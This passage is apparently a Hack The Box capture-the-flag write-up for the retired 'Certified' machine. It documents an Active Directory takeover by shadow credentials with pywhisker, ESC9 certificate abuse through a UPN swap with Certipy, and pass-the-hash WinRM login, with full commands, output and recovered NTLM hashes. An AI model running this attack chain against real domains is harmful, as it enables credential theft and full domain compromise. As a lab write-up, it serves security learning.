C:\Users\Default
C:\Users\All Users
C:\Users\All Users
C:\Users\All Users\ntuser.pol
```




- GenericAll to `CA_OPERATOR`

RAN CERTIFY IN WINRM:

Evil-WinRM* PS C:\Users\management_svc\Documents> ./Certify.exe cas

/ _ _ | | () / _ |



v1.0.0

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=certified,DC=htb'

[*] Root CAs

Cert SubjectName : CN=certified-DC01-CA, DC=certified, DC=htb
Cert Thumbprint : 6E732CD94E1A4E13F9263FB33DF4D99F7B13B718
Cert Serial : 36472F2C180FBB9B4983AD4D60CD5A9D
Cert Start Date : 5/13/2024 8:33:41 AM
Cert End Date : 5/13/2124 8:43:41 AM
Cert Chain : CN=certified-DC01-CA,DC=certified,DC=htb

[*] NTAUTHCertificates - Certificates that enable authentication:

Cert SubjectName : CN=certified-DC01-CA, DC=certified, DC=htb
Cert Thumbprint : 6E732CD94E1A4E13F9263FB33DF4D99F7B13B718
Cert Serial : 36472F2C180FBB9B4983AD4D60CD5A9D
Cert Start Date : 5/13/2024 8:33:41 AM
Cert End Date : 5/13/2124 8:43:41 AM
Cert Chain : CN=certified-DC01-CA,DC=certified,DC=htb

[*] Enterprise/Enrollment CAs:

Enterprise CA Name : certified-DC01-CA
DNS Hostname : DC01.certified.htb
FullName : DC01.certified.htb\certified-DC01-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=certified-DC01-CA, DC=certified, DC=htb
Cert Thumbprint : 6E732CD94E1A4E13F9263FB33DF4D99F7B13B718
Cert Serial : 36472F2C180FBB9B4983AD4D60CD5A9D
Cert Start Date : 5/13/2024 8:33:41 AM
Cert End Date : 5/13/2124 8:43:41 AM
Cert Chain : CN=certified-DC01-CA,DC=certified,DC=htb
UserSpecifiedSAN : Disabled
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544

Access Rights Principal

Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates CERTIFIED\Domain Admins S-1-5-21-729746778-2675
978091-3820388244-512
Allow ManageCA, ManageCertificates CERTIFIED\Enterprise Admins S-1-5-21-729746778-2675
978091-3820388244-519
Enrollment Agent Restrictions : None

Enabled Certificate Templates:

CertifiedAuthentication
DirectoryEmailReplication
DomainControllerAuthentication
KerberosAuthentication
EFSRecovery
EFS
DomainController
WebServer
Machine
User
SubCA
Administrator


- nothing interesting, i need to get access to the **CA_OPERATOR**
- since i have generic all ill do another shadow cred attack.

```
—(kali@kali)-[~/Tool]
└─$ sudo pywhisker -d "certified.htb" -u "MANAGEMENT_SVC" -H "a091c1832bcdd4677c28b5a6a1295584"
--target "CA_OPERATOR" --action "add" --filename test
[sudo] password for kali:
[*] Searching for the target account
[*] Target user found: CN=operator ca,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: b5b3f999-63cc-7a02-384d-1bd91de3a4cf
[*] Updating the msDS-KeyCredentialLink attribute of CA_OPERATOR
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM → PFX with cryptography: test.pfx
[+] PFX exportiert nach: test.pfx
[i] Passwort für PFX: p7KLnWptucomdloPDDMM
[+] Saved PFX (#PKCS12) certificate & key at path: test.pfx
[*] Must be used with password: p7KLnWptucomdloPDDMM
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

- HASH of CA_OPERATOR:

CA_OPERATOR:64f12cddaa88057e06a81b54e73b949b

- we cannot use winrm with this user since he is not apart of the **REMOTE MANAGEMENT USERS@CERTIFIED.HTB** Group.



CERTIPY with the CA_OPERATOR:

```
—(kali@kali)-[~/Desktop/HTB/certified]
└─$ certipy-ad find -u CA_OPERATOR -hashes '64f12cddaa88057e06a81b54e73b949b' -dc-ip 10.10.11.41 -std
out -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'certified-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via CSRA: CASSessionError: code: 0x8
0070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'certified-DC01-CA' via RRP
[*] Got CA configuration for 'certified-DC01-CA'
[*] Enumeration output:
Certificate Authorities
0
CA Name           : certified-DC01-CA
DNS Name          : DC01.certified.htb
Certificate Subject : CN=certified-DC01-CA, DC=certified, DC=htb
Certificate Serial Number : 36472F2C180FBB9B4983AD4D60CD5A9D
Certificate Validity Start : 2024-05-13 15:33:41+00:00
Certificate Validity End   : 2124-05-13 15:43:41+00:00
Web Enrollment           : Disabled
User Specified SAN       : Disabled
Request Disposition      : Issue
Enforce Encryption for Requests : Enabled
Permissions
Owner           : CERTIFIED.HTB\Administrators
Access Rights
ManageCertificates : CERTIFIED.HTB\Administrators
                  CERTIFIED.HTB\Domain Admins
                  CERTIFIED.HTB\Enterprise Admins
ManageCa         : CERTIFIED.HTB\Administrators
                  CERTIFIED.HTB\Domain Admins
                  CERTIFIED.HTB\Enterprise Admins
Enroll           : CERTIFIED.HTB\Authenticated Users
Certificate Templates
0
Template Name      : CertifiedAuthentication
Display Name       : Certified Authentication
Certificate Authorities : certified-DC01-CA
Enabled            : True
Client Authentication : True
Enrollment Agent   : False
Any Purpose        : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectRequireDirectoryPath
                  SubjectAltRequireUpn
Enrollment Flag    : NoSecurityExtension
                  AutoEnrollment
                  PublishToDs
Private Key Flag    : 16842752
Extended Key Usage  : Server Authentication
                  Client Authentication
```

Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 1000 years
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Permissions
Enrollment Permissions
Enrollment Rights : CERTIFIED.HTB\operator ca
CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
Object Control Permissions
Owner : CERTIFIED.HTB\Administrator
Write Owner Principals : CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
CERTIFIED.HTB\Administrator
Write Dacl Principals : CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
CERTIFIED.HTB\Administrator
Write Property Principals : CERTIFIED.HTB\Domain Admins
CERTIFIED.HTB\Enterprise Admins
CERTIFIED.HTB\Administrator
[!] Vulnerabilities
ESC9 : 'CERTIFIED.HTB\operator ca' can enroll and template has no security extension

- ESC9 Vulnerable. Let's Figure out how to exploit that.


UNIX-like Windows

From UNIX-like systems, [Certipy](#) (Python) can be used to enumerate for, and conduct, the ESC9 scenario.

In this scenario, user1 has `GenericWrite` against user2 and wants to compromise user3. user2 is allowed to enroll in a vulnerable template that specifies the `CT_FLAG_NO_SECURITY_EXTENSION` flag in the `msPKI-Enrollment-Flag` value.

First, the user2's hash is needed. It can be retrieved via a [Shadow Credentials](#) attack, for example.

- <https://www.thehacker.recipes/ad/movement/adcs/certificate-templates#no-security-extension-esc9>
 - Scroll to Bottom...



USER1: MANAGEMENT_SVC

USER2: CA_OPERATOR

USER3: ADMINISTRATOR

Template Name: `CertifiedAuthentication`

```
—(kali@kali)-[~/Desktop/HTB/certified]
└─$ certipy-ad account update -username "MANAGEMENT_SVC@CERTIFIED.HTB" -hashes "a091c1832bcdd
4677c28b5a6a1295584" -user 'CA_OPERATOR' -upn 'ADMINISTRATOR'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName      : ADMINISTRATOR
[*] Successfully updated 'ca_operator'
```

- updated the UPN of CA_OPERATOR to ADMINISTRATOR

Requesting the Certificate:

```
—(kali@kali)-[~/Desktop/HTB/certified]
└─$ certipy-ad req -username "CA_OPERATOR@CERTIFIED.HTB" -hashes "64f12cddaa88057e06a81b54e73
b949b" -target 10.10.11.41 -ca 'certified-DC01-CA' -template 'CertifiedAuthentication'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 9
[*] Got certificate with UPN 'ADMINISTRATOR'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

- since we now have the certificate with the UPN of ADMINISTRATOR, we now must change the UPN of user2 back to it's normal UPN

Changing UPN of CA_OPERATOR Again:

```
—(kali@kali)-[~/Desktop/HTB/certified]
└─$ certipy-ad account update -username "MANAGEMENT_SVC@CERTIFIED.HTB" -hashes "a091c1832bcdd
```

```
4677c28b5a6a1295584" -user 'CA_OPERATOR' -upn "CA_OPERATOR@CERTIFIED.HTB"
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Updating user 'ca_operator':
    userPrincipalName           : CA_OPERATOR@CERTIFIED.HTB
[*] Successfully updated 'ca_operator'
```

Getting NT hash of ADMINISTRATOR:

```
—(kali@kali)-[~/Desktop/HTB/certified]
└─$ certipy-ad auth -pfx 'administrator.pfx' -domain "certified.htb"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```

WINRM ACCESS:

```
(kali@kali)-[~/Desktop/HTB/certified]
└─$ nxc winrm certified.htb -u 'administrator' -H 'aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34'
WINRM 10.10.11.41 5985 DC01 [!] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazma
t.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 10.10.11.41 5985 DC01 [+] certified.htb\administrator:0d5b49608bbce1751f708748f67e2d34 (Pwn3d!)
```

- let’s connect with `evil-winrm`

```
—(kali@kali)-[~/Desktop/HTB/certified]
└─$ evil-winrm -i certified.htb -u 'administrator' -H '0d5b49608bbce1751f708748f67e2d34'
```

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls
INISTRATOR@CERTIFIED.HTB

Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-r-----       10/22/2024   1:15 PM              3D Objects
d-r-----       10/22/2024   1:15 PM              Contacts
d-r-----       10/22/2024   1:15 PM              Desktop
d-r-----       10/22/2024   1:15 PM              Documents
d-r-----       10/22/2024   1:15 PM              Downloads
d-r-----       10/22/2024   1:15 PM              Favorites
d-r-----       10/22/2024   1:15 PM              Links
d-r-----       10/22/2024   1:15 PM              Music
d-r-----       10/22/2024   1:15 PM              Pictures
d-r-----       10/22/2024   1:15 PM              Saved Games
d-r-----       10/22/2024   1:15 PM              Searches
d-r-----       10/22/2024   1:15 PM              Videos


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -
-ar-----       5/6/2025    1:25 AM           34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> 
```

- Majority of the Stuff covered in this box was brand new to me to please keep in mind



Certified has been Pwned!

Congratulations  **MichaelKali**, best of luck in capturing flags ahead!

#4231	07 May 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE